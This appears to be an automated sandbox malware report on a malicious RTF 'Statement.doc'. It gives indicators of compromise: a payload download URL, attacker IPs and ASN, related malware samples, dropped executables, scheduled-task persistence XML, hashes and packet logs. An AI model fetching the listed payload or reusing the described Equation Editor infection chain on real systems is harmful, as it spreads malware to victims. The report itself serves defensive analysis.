	Quote Requirement.doc	Get hash	malicious	Browse	• manojvashanava234.sytes.net/OSE.exe
	PMTI000021.doc	Get hash	malicious	Browse	• manojvashanava234.sytes.net/OSE.exe

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
manojvashanava234.sytes.net	Quote Requirement.doc	Get hash	malicious	Browse	• 84.38.135.158
	New order.doc	Get hash	malicious	Browse	• 84.38.135.158
	Quote Requirement.doc	Get hash	malicious	Browse	• 84.38.135.158
	PMTI000021.doc	Get hash	malicious	Browse	• 84.38.135.158

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
DATACLUBLV	Quote Requirement.doc	Get hash	malicious	Browse	• 84.38.135.158
	New order.doc	Get hash	malicious	Browse	• 84.38.135.158
	Quote Requirement.doc	Get hash	malicious	Browse	• 84.38.135.158
	PMTI000021.doc	Get hash	malicious	Browse	• 84.38.135.158
	PO 10834.exe	Get hash	malicious	Browse	• 46.183.220.113
	http://https://gfifaxmakeronline.cmail19.com/t/t-l-xhjmc-glrjkydlk-r/	Get hash	malicious	Browse	• 109.248.15 0.119
	qWuT75h3FNx6Mbp.exe	Get hash	malicious	Browse	• 46.183.218.199
	New Sales.exe	Get hash	malicious	Browse	• 84.38.134.123
	Kabg6OuIx3R.exe	Get hash	malicious	Browse	• 84.38.134.114
	http://46.183.222.25/LVS7Kabg6OuIx3R.exe	Get hash	malicious	Browse	• 46.183.222.25
	DIL-Statement Overdues & Listed Invoice-August 2020.exe	Get hash	malicious	Browse	• 84.38.135.151
	Scan_17-08-2020 AFSLC INV#0002932.exe	Get hash	malicious	Browse	• 84.38.135.151
	New_ Order060820202383849457585944 5.exe	Get hash	malicious	Browse	• 84.38.130.164
	ORDER.exe	Get hash	malicious	Browse	• 84.38.130.164
	Scan_Docs #INV 300489739-04-08-2020 Amended.exe	Get hash	malicious	Browse	• 84.38.135.151
	o3vcAB1r3E.exe	Get hash	malicious	Browse	• 46.183.222.16
	Scan_SOA Updated June 2020--06-29-reconciled_.exe	Get hash	malicious	Browse	• 84.38.135.151
	1.12.2018.js	Get hash	malicious	Browse	• 46.183.218.82
	invoice-00976.pdf	Get hash	malicious	Browse	• 46.183.222.166
	46MON.exe	Get hash	malicious	Browse	• 46.183.220.71

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Program Files (x86)\SMTP Service\smtpsvc.exe	
Process:	C:\Users\user\AppData\Roaming\JNM.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	1973760
Entropy (8bit):	2.849298578285801
Encrypted:	false
SSDEEP:	1536:FNn93XOcZPdE8u+6zQc/jLsAngk98QjHBxo:z93ecZC8u+68c/7986
MD5:	10D30AD1922421E73E133AD020DF424F
SHA1:	7AB820DC29537EBAADB2D04C2F8B6F246CB8F24A
SHA-256:	79D73D305E1A52C157868E9F0305AE5E6AEBB28E43D360334C118FC1640A5B2C
SHA-512:	72E98B506476EE511D54D0F676FE559C603DD688D5C56B43A124D2D1A712561CD97236CACFE9DC064E416537CA717C2D207F0B4A123CCFA1E966372D8F642A8
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 35%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....9.`.....^8.. ...@....@.. .....`..... ..@.....8..K.....@..... ....H.....text...d.... ....`.reloc.....@.....@..B..... .....@8.....H.....R..`.....*. ....*.....90...(....9.....r`..p....(C...(D...*.....(E...*...**....(_...*..0..._.....(....(....(....(....(....(....(....(....(....(.....(....(.....(....(....(.....(....(....(.....(....(....(.....(....(....(~...(}...(|...({...(z...(y...(x...(w...(v...(u...(t...(s...(r...(q...(p...(o...(n.....(m...(l...(k.....(j...(i...(h .....(g...(f...(e.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\68A17DB9.wmf	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Targa image data - Map - RLE 65536 x 65536 x 0 "\005"
Category:	dropped
Size (bytes):	180
Entropy (8bit):	2.943359370448092
Encrypted:	false
SSDEEP:	3:2lZlyll6/lollvlgiolog/lLneVOoEXaQNGbV91/l/eXavt/2mcll/l:2lb2oto90ogtqAozQNGbVPQXC1BUl/l
MD5:	3333D3D30CCB3D52656081D7983431F0
SHA1:	5AD6B35F57CEBB82EDC05BEA33C48D9B182B72CE
SHA-256:	58E99AEC6AA8488A9B78EE75D93B1FA64B686DE0006E179DEB084FF862CCBCAB
SHA-512:	6C8F2CF6460E61542D2A8E47A79BA194D5DC847E8E89C7CC143720C11CAB2BCB6E9A132C14A999CD1BA2587CF31ED0C76997564A64F47AA355698D408EE98F0
Malicious:	false
Preview:	....&.....&.....MathType..P.....&.....Q.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{08186652-BACB-4000-A55F-0BCBA7498F21}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.8712130487472628
Encrypted:	false
SSDEEP:	6:44pwwNgREqAWlgFJpDlll8vlwpbRFwQFrB:vpdk5uFJp7uvqptKQZB
MD5:	F587AA2B21B6793637195CA6AD3AFF62
SHA1:	B28141557E577082F740B9F6EE9E4D1AD51741B3
SHA-256:	B93ABC1DEB43D1FBD06F94A37B28BF2CC4F3AD7A666A9F46BF09304E440107A1
SHA-512:	CF2CC9197CD6518C8498118597BC3400A04E00CD03702E799D01E829039603B7EF077B6AA40D2F6A3FD5FC4240D2B7ED3C7E4B9E77FB1CCF1EE8C535954831D
Malicious:	false
Preview:	a.n.s.i.6.4.5.=..... .E.q.u.a.t.i.o.n...3.E.M.B.E.D..... ....j....CJ..OJ..QJ..U..^J..aJ.. .j.9.c...CJ..OJ..QJ..U..^J..aJ.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{55454834-8E09-401E-A760-1A1C7B299BE3}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Temp\tmp5A32.tmp	
Process:	C:\Users\user\AppData\Roaming\JNM.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1310
Entropy (8bit):	5.1063907901076036
Encrypted:	false
SSDEEP:	24:2dH4+S/4oL600QlMhEMjn5pwjVLUYODOLG9RJh7h8gK0Rl4xtn:cbk4oL600QydbQxIYODOLedq3Sl4j
MD5:	CFAE5A3B7D8AA9653FE2512578A0D23A
SHA1:	A91A2F8DAEF114F89038925ADA6784646A0A5B12
SHA-256:	2AB741415F193A2A9134EAC48A2310899D18EFB5E61C3E81C35140A7EFEA30FA
SHA-512:	9DFD7ECA6924AE2785CE826A447B6CE6D043C552FBD3B8A804CE6722B07A74900E703DC56CD4443CAE9AB9601F21A6068E29771E48497A9AE434096A11814E8

C:\Users\user\AppData\Local\Temp\tmp5A32.tmp	
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo />.. <Triggers />.. <Principals>.. <Principal id="Author">.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>HighestAvailable</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>Parallel</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>.. <AllowHardTerminate>true</AllowHardTerminate>.. <StartWhenAvailable>false</StartWhenAvailable>.. <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>.. <IdleSettings>.. <StopOnIdleEnd>false</StopOnIdleEnd>.. <RestartOnIdle>false</RestartOnIdle>.. </IdleSettings>.. <AllowStartOnDemand>true</AllowStartOnDemand>.. <Enabled>true</Enabled>.. <Hidden>false</Hidden>.. <RunOnlyIfIdle>false</RunOnlyIfIdle>.. <Wak

C:\Users\user\AppData\Local\Temp\tmp6D54.tmp	
Process:	C:\Users\user\AppData\Roaming\JNM.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1301
Entropy (8bit):	5.105807939032916
Encrypted:	false
SSDEEP:	24:2dH4+S/4oL600QlMhEMjn5pwjVLUYODOLG9RJh7h8gK01xtn:cbk4oL600QydbQxIYODOLedq3Mj
MD5:	E2E1F2413B11C7C1D1A56333B80F7094
SHA1:	34C94BE675B0741BFC81E19599597F6C54C3DF2B
SHA-256:	EE1E3555090011DA7680ED21F6428CDC078D5808C1E702C9375F3771C247093A
SHA-512:	473462E626DEAF58E8A94D27A0B78634F6358CE842F6946A5C34831CCB976BB2681643C674F4413AC86F4A57B5B988750AFEB0C8D5620BCBDB938A769565840D
Malicious:	**true**
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo />.. <Triggers />.. <Principals>.. <Principal id="Author">.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>HighestAvailable</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>Parallel</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>.. <AllowHardTerminate>true</AllowHardTerminate>.. <StartWhenAvailable>false</StartWhenAvailable>.. <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>.. <IdleSettings>.. <StopOnIdleEnd>false</StopOnIdleEnd>.. <RestartOnIdle>false</RestartOnIdle>.. </IdleSettings>.. <AllowStartOnDemand>true</AllowStartOnDemand>.. <Enabled>true</Enabled>.. <Hidden>false</Hidden>.. <RunOnlyIfIdle>false</RunOnlyIfIdle>.. <Wak

C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\run.dat	
Process:	C:\Users\user\AppData\Roaming\JNM.exe
File Type:	Non-ISO extended-ASCII text, with no line terminators
Category:	dropped
Size (bytes):	8
Entropy (8bit):	3.0
Encrypted:	false
SSDEEP:	3:m9tn:m9t
MD5:	0039F8C444DA3D4473B68D9BCBE67956
SHA1:	DFADD58D8BCC00441089D7E50B6680F6ADE59708
SHA-256:	E4E991B189A88F18F21C4BBF6E70AC805CAE23C195822E68124F7E412945E635
SHA-512:	D81B1BC62638CE8029BB589A4AA977A598DAA2D6CE014AF10EF58D85076BE63D4E5F094EE4B1E473DBBB3E1C9EF8861FD90BC1877884715026BF37BC1B6CFB82
Malicious:	**true**
Preview:	.8.:...H

C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\task.dat	
Process:	C:\Users\user\AppData\Roaming\JNM.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	38
Entropy (8bit):	4.461761645524449
Encrypted:	false
SSDEEP:	3:oNXp4EaKC5z9A:oNPaZ5W
MD5:	8631085785FF73C31973E2E860CF2323
SHA1:	90270C28AA4C410258DD47311574F316DBCC846C
SHA-256:	3F07927E5440E7853B9BE8E6EC4A8183AE09D75FBFF58817750058224B888FD9
SHA-512:	B60AA085CE40A555CF7A3F4FDF37AB3AB916480010499478EE1BD79EC5978E1057FC09A44D92E8BA2B4D660011D0554B3485B66C90536C738AFE2A278ED511D
Malicious:	false
Preview:	C:\Users\user\AppData\Roaming\JNM.exe

C:\Users\user\AppData\Roaming\JNM.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped

C:\Users\user\AppData\Roaming\JNM.exe	
Size (bytes):	1973760
Entropy (8bit):	2.849298578285801
Encrypted:	false
SSDEEP:	1536:FNn93XOcZPdE8u+6zQc/jLsAngk98QjHBxo:z93ecZC8u+68c/7986
MD5:	10D30AD1922421E73E133AD020DF424F
SHA1:	7AB820DC29537EBAADB2D04C2F8B6F246CB8F24A
SHA-256:	79D73D305E1A52C157868E9F0305AE5E6AEBB28E43D360334C118FC1640A5B2C
SHA-512:	72E98B506476EE511D54D0F676FE559C603DD688D5C56B43A124D2D1A712561CD97236CACFE9DC064E416537CA717C2D207F0B4A123CCFA1E966372D8F642A8
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 35%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....9.`.....^8... ...@....@.. .....`..... ..@.....8..K.....@..... ....H.....text...d.... ....`.reloc.....@.....@..B..... .....@8.....H.....R..`.....*. ....*.....90...(....9.....r`..p....(C...(D...*.....(E...*...**....(_...*..0..._.....(....(....(....(....(.... (....(....(....(....(....(....(....(....(....(....(....(....(....(~...(}...(|...({...(z...(y...(x...(w...(v...(u...(t...(s...(r...(q...(p...(o...(n.....(m...(l...(k.....(j...(i...(h .....(g...(f...(e.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Statement.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:15 2020, mtime=Wed Aug 26 14:08:15 2020, atime=Thu Jan 28 02:12:38 2021, length=111234, window=hide
Category:	dropped
Size (bytes):	2018
Entropy (8bit):	4.566530606487488
Encrypted:	false
SSDEEP:	48:8x/XT0jFg2KrRf4fQh2x/XT0jFg2KrRf4fQ/:8x/XojFdKlgfQh2x/XojFdKlgfQ/
MD5:	9740F08F03EE9772C514D416300985C8
SHA1:	653862A7796EF8FFFAB1254457FB760B794A131A
SHA-256:	D6A4332A51D8E1FEC91F2C5EEBE478FDC48ACDDB4E0B12E93112AFD691A2949B
SHA-512:	237EBAD846AC6262709CDFBB6D0B3DE59E2B7495A97D2A93EB2076F2C6C817C34A26650E46A4505BFABF785556879F08F780D1FCB7216A784A9DD0AF7A55EF3E
Malicious:	false
Preview:	L.....F.... ...y.j..{..y.j..{.....n#.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,- .2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,-.2 .1.7.6.9.....d.2.....<R.. .STATEM~1.DOC..H.....Q.y.Q.y*...8.....S.t.a.t.e.m.e.n.t...d.o.c.....w.....-...8...[.....?J.....C:\Users\..#.....\\305090\Users.user\Desktop\Statement.doc.$.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.S.t.a.t.e.m.e.n.t...d.o.c.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6 .6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....305090.....D_....3N...W...9F.C.....[D_....3N...W...9F.C.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	65
Entropy (8bit):	4.102256182446669
Encrypted:	false
SSDEEP:	3:M12EmpRYuTpRYmX12EmpRYv:MANpRZpReNpRC
MD5:	A225ECA3DB57FCE1A5758E3D1A8724AD
SHA1:	D6EE62F233AC11C74ECEF20EF8C3205C1CFB08C3
SHA-256:	5BDBB39ABB1F4FA53F48A82EA99E73329B590A8D5A4647D1A6CF93FF22E84541
SHA-512:	F4379DDE6A7A408FC07B534C97A0BA3786FBFB9C81E18BC8512FDC060A79EB6E28A239C68C83100497BFC620E3A3B9DA092BADB96C220C771BD496EF55FAF00E
Malicious:	false
Preview:	[doc]..Statement.LNK=0..Statement.LNK=0..[doc]..Statement.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVy3KGcils6w7Adtln:vdsCkWthGciWfQl
MD5:	4A5DFFE330E8BBBF59615CB0C71B87BE
SHA1:	7B896C17F93ECFC9B69E84FC1EADEDD9DA550C4B
SHA-256:	D28616DC54FDEF1FF5C5BA05A77F178B7E3304493BAF3F4407409F2C84F4F215

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
SHA-512:	3AA160CB89F4D8393BCBF9FF4357FFE7AE00663F21F436D341FA4F5AD4AEDC737092985EB4A94A694A02780597C6375D1615908906A6CEC6D7AB616791B6285C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....P.....z.....x...

C:\Users\user\Desktop\~$atement.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVy3KGcils6w7Adtln:vdsCkWthGciWfQl
MD5:	4A5DFFE330E8BBBF59615CB0C71B87BE
SHA1:	7B896C17F93ECFC9B69E84FC1EADEDD9DA550C4B
SHA-256:	D28616DC54FDEF1FF5C5BA05A77F178B7E3304493BAF3F4407409F2C84F4F215
SHA-512:	3AA160CB89F4D8393BCBF9FF4357FFE7AE00663F21F436D341FA4F5AD4AEDC737092985EB4A94A694A02780597C6375D1615908906A6CEC6D7AB616791B6285C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....P.....z.....x...

Static File Info

General

File type:	Rich Text Format data, unknown version
Entropy (8bit):	4.012906709970664
TrID:	• Rich Text Format (5005/1) 55.56% • Rich Text Format (4004/1) 44.44%
File name:	Statement.doc
File size:	111234
MD5:	854716b6ff05f02534960443c94340a1
SHA1:	6955e99f687a65747a95745b721c43543f3cf389
SHA256:	1421f7c867ff97c915fab1236fe5277b3116b426c0102f805fab25ef19fc681c
SHA512:	c05f6e67531bbefc6dd30bc13b3bee940ea63d1050d6ab26b8b2e8059e10f1714f1a2c2d4700d85ca863cfcd2b0b9665fc08121c9aada7ebb390bdf70bd5e89e
SSDEEP:	3072:/PQuOh2WX/aNt8lHvasJjjg6jYHh8Oj+JiII/:/PQ1dSNaUsJjpjYHwJq/
File Content Preview:	{\rtf2760{\object19672773\objhtml\objw7805\objh3271{*\objdata753025{*\qmspace645ansi645*\pwd645 *\qmspace645ansi645*\.645} \...c 6d4656e020000000b00000065{*\objupdate}7155415449 4f4e2e3300000

File Icon

Icon Hash:	e4eea2aaa4b4b4a4


Static RTF Info

Objects

Id	Start	Format ID	Format	Classname	Datasize	Filename	Sourcepath	Temppath	Exploit
0	00000040h								no

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 19:12:26.374280930 CET	49165	80	192.168.2.22	84.38.135.158
Jan 27, 2021 19:12:26.450932980 CET	80	49165	84.38.135.158	192.168.2.22
Jan 27, 2021 19:12:26.451047897 CET	49165	80	192.168.2.22	84.38.135.158
Jan 27, 2021 19:12:26.451312065 CET	49165	80	192.168.2.22	84.38.135.158
Jan 27, 2021 19:12:26.534096956 CET	80	49165	84.38.135.158	192.168.2.22
Jan 27, 2021 19:12:26.534126043 CET	80	49165	84.38.135.158	192.168.2.22
Jan 27, 2021 19:12:26.534138918 CET	80	49165	84.38.135.158	192.168.2.22
Jan 27, 2021 19:12:26.534154892 CET	80	49165	84.38.135.158	192.168.2.22
Jan 27, 2021 19:12:26.534333944 CET	49165	80	192.168.2.22	84.38.135.158
Jan 27, 2021 19:12:26.611943007 CET	80	49165	84.38.135.158	192.168.2.22
Jan 27, 2021 19:12:26.611969948 CET	80	49165	84.38.135.158	192.168.2.22
Jan 27, 2021 19:12:26.611987114 CET	80	49165	84.38.135.158	192.168.2.22
Jan 27, 2021 19:12:26.612005949 CET	80	49165	84.38.135.158	192.168.2.22
Jan 27, 2021 19:12:26.612018108 CET	80	49165	84.38.135.158	192.168.2.22
Jan 27, 2021 19:12:26.612051010 CET	80	49165	84.38.135.158	192.168.2.22
Jan 27, 2021 19:12:26.612117052 CET	80	49165	84.38.135.158	192.168.2.22
Jan 27, 2021 19:12:26.612133980 CET	80	49165	84.38.135.158	192.168.2.22
Jan 27, 2021 19:12:26.612291098 CET	49165	80	192.168.2.22	84.38.135.158
Jan 27, 2021 19:12:26.612301111 CET	49165	80	192.168.2.22	84.38.135.158
Jan 27, 2021 19:12:26.689646959 CET	80	49165	84.38.135.158	192.168.2.22
Jan 27, 2021 19:12:26.689673901 CET	80	49165	84.38.135.158	192.168.2.22
Jan 27, 2021 19:12:26.689686060 CET	80	49165	84.38.135.158	192.168.2.22
Jan 27, 2021 19:12:26.689732075 CET	80	49165	84.38.135.158	192.168.2.22
Jan 27, 2021 19:12:26.689796925 CET	80	49165	84.38.135.158	192.168.2.22
Jan 27, 2021 19:12:26.689814091 CET	80	49165	84.38.135.158	192.168.2.22
Jan 27, 2021 19:12:26.689831018 CET	80	49165	84.38.135.158	192.168.2.22
Jan 27, 2021 19:12:26.689848900 CET	80	49165	84.38.135.158	192.168.2.22
Jan 27, 2021 19:12:26.689866066 CET	80	49165	84.38.135.158	192.168.2.22
Jan 27, 2021 19:12:26.689882040 CET	80	49165	84.38.135.158	192.168.2.22
Jan 27, 2021 19:12:26.689953089 CET	49165	80	192.168.2.22	84.38.135.158
Jan 27, 2021 19:12:26.689966917 CET	80	49165	84.38.135.158	192.168.2.22
Jan 27, 2021 19:12:26.689982891 CET	80	49165	84.38.135.158	192.168.2.22
Jan 27, 2021 19:12:26.689996004 CET	49165	80	192.168.2.22	84.38.135.158
Jan 27, 2021 19:12:26.690001011 CET	80	49165	84.38.135.158	192.168.2.22
Jan 27, 2021 19:12:26.690021038 CET	80	49165	84.38.135.158	192.168.2.22
Jan 27, 2021 19:12:26.690095901 CET	49165	80	192.168.2.22	84.38.135.158
Jan 27, 2021 19:12:26.691543102 CET	49165	80	192.168.2.22	84.38.135.158
Jan 27, 2021 19:12:26.768106937 CET	80	49165	84.38.135.158	192.168.2.22
Jan 27, 2021 19:12:26.768136024 CET	80	49165	84.38.135.158	192.168.2.22
Jan 27, 2021 19:12:26.768147945 CET	80	49165	84.38.135.158	192.168.2.22
Jan 27, 2021 19:12:26.768160105 CET	80	49165	84.38.135.158	192.168.2.22
Jan 27, 2021 19:12:26.768177986 CET	80	49165	84.38.135.158	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 19:12:26.768193960 CET	80	49165	84.38.135.158	192.168.2.22
Jan 27, 2021 19:12:26.768209934 CET	80	49165	84.38.135.158	192.168.2.22
Jan 27, 2021 19:12:26.768224955 CET	80	49165	84.38.135.158	192.168.2.22
Jan 27, 2021 19:12:26.768282890 CET	80	49165	84.38.135.158	192.168.2.22
Jan 27, 2021 19:12:26.768300056 CET	80	49165	84.38.135.158	192.168.2.22
Jan 27, 2021 19:12:26.768311977 CET	80	49165	84.38.135.158	192.168.2.22
Jan 27, 2021 19:12:26.768323898 CET	80	49165	84.38.135.158	192.168.2.22
Jan 27, 2021 19:12:26.768347025 CET	49165	80	192.168.2.22	84.38.135.158
Jan 27, 2021 19:12:26.768369913 CET	80	49165	84.38.135.158	192.168.2.22
Jan 27, 2021 19:12:26.768414974 CET	80	49165	84.38.135.158	192.168.2.22
Jan 27, 2021 19:12:26.768435955 CET	49165	80	192.168.2.22	84.38.135.158
Jan 27, 2021 19:12:26.768440008 CET	49165	80	192.168.2.22	84.38.135.158
Jan 27, 2021 19:12:26.768455982 CET	80	49165	84.38.135.158	192.168.2.22
Jan 27, 2021 19:12:26.768474102 CET	80	49165	84.38.135.158	192.168.2.22
Jan 27, 2021 19:12:26.768491030 CET	80	49165	84.38.135.158	192.168.2.22
Jan 27, 2021 19:12:26.768503904 CET	80	49165	84.38.135.158	192.168.2.22
Jan 27, 2021 19:12:26.768518925 CET	80	49165	84.38.135.158	192.168.2.22
Jan 27, 2021 19:12:26.768521070 CET	49165	80	192.168.2.22	84.38.135.158
Jan 27, 2021 19:12:26.768529892 CET	49165	80	192.168.2.22	84.38.135.158
Jan 27, 2021 19:12:26.768549919 CET	49165	80	192.168.2.22	84.38.135.158
Jan 27, 2021 19:12:26.768579960 CET	80	49165	84.38.135.158	192.168.2.22
Jan 27, 2021 19:12:26.768613100 CET	80	49165	84.38.135.158	192.168.2.22
Jan 27, 2021 19:12:26.768754959 CET	49165	80	192.168.2.22	84.38.135.158
Jan 27, 2021 19:12:26.768789053 CET	80	49165	84.38.135.158	192.168.2.22
Jan 27, 2021 19:12:26.768807888 CET	80	49165	84.38.135.158	192.168.2.22
Jan 27, 2021 19:12:26.768825054 CET	80	49165	84.38.135.158	192.168.2.22
Jan 27, 2021 19:12:26.768836975 CET	80	49165	84.38.135.158	192.168.2.22
Jan 27, 2021 19:12:26.768852949 CET	80	49165	84.38.135.158	192.168.2.22
Jan 27, 2021 19:12:26.768867970 CET	49165	80	192.168.2.22	84.38.135.158
Jan 27, 2021 19:12:26.768889904 CET	49165	80	192.168.2.22	84.38.135.158
Jan 27, 2021 19:12:26.769238949 CET	49165	80	192.168.2.22	84.38.135.158
Jan 27, 2021 19:12:26.845402002 CET	80	49165	84.38.135.158	192.168.2.22
Jan 27, 2021 19:12:26.845433950 CET	80	49165	84.38.135.158	192.168.2.22
Jan 27, 2021 19:12:26.845453978 CET	80	49165	84.38.135.158	192.168.2.22
Jan 27, 2021 19:12:26.845472097 CET	80	49165	84.38.135.158	192.168.2.22
Jan 27, 2021 19:12:26.845488071 CET	80	49165	84.38.135.158	192.168.2.22
Jan 27, 2021 19:12:26.845501900 CET	49165	80	192.168.2.22	84.38.135.158
Jan 27, 2021 19:12:26.845519066 CET	49165	80	192.168.2.22	84.38.135.158
Jan 27, 2021 19:12:26.845531940 CET	80	49165	84.38.135.158	192.168.2.22
Jan 27, 2021 19:12:26.845586061 CET	49165	80	192.168.2.22	84.38.135.158
Jan 27, 2021 19:12:26.845696926 CET	80	49165	84.38.135.158	192.168.2.22
Jan 27, 2021 19:12:26.845719099 CET	80	49165	84.38.135.158	192.168.2.22
Jan 27, 2021 19:12:26.845736027 CET	80	49165	84.38.135.158	192.168.2.22
Jan 27, 2021 19:12:26.845752001 CET	80	49165	84.38.135.158	192.168.2.22
Jan 27, 2021 19:12:26.845768929 CET	80	49165	84.38.135.158	192.168.2.22
Jan 27, 2021 19:12:26.845782995 CET	49165	80	192.168.2.22	84.38.135.158
Jan 27, 2021 19:12:26.845793962 CET	80	49165	84.38.135.158	192.168.2.22
Jan 27, 2021 19:12:26.845809937 CET	80	49165	84.38.135.158	192.168.2.22
Jan 27, 2021 19:12:26.845817089 CET	49165	80	192.168.2.22	84.38.135.158
Jan 27, 2021 19:12:26.845832109 CET	80	49165	84.38.135.158	192.168.2.22
Jan 27, 2021 19:12:26.845851898 CET	80	49165	84.38.135.158	192.168.2.22
Jan 27, 2021 19:12:26.845860958 CET	49165	80	192.168.2.22	84.38.135.158
Jan 27, 2021 19:12:26.845880032 CET	80	49165	84.38.135.158	192.168.2.22
Jan 27, 2021 19:12:26.845901966 CET	80	49165	84.38.135.158	192.168.2.22
Jan 27, 2021 19:12:26.845906973 CET	49165	80	192.168.2.22	84.38.135.158
Jan 27, 2021 19:12:26.845925093 CET	80	49165	84.38.135.158	192.168.2.22
Jan 27, 2021 19:12:26.845940113 CET	80	49165	84.38.135.158	192.168.2.22
Jan 27, 2021 19:12:26.845947981 CET	49165	80	192.168.2.22	84.38.135.158

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 19:12:26.185738087 CET	52197	53	192.168.2.22	8.8.8.8
Jan 27, 2021 19:12:26.243801117 CET	53	52197	8.8.8.8	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
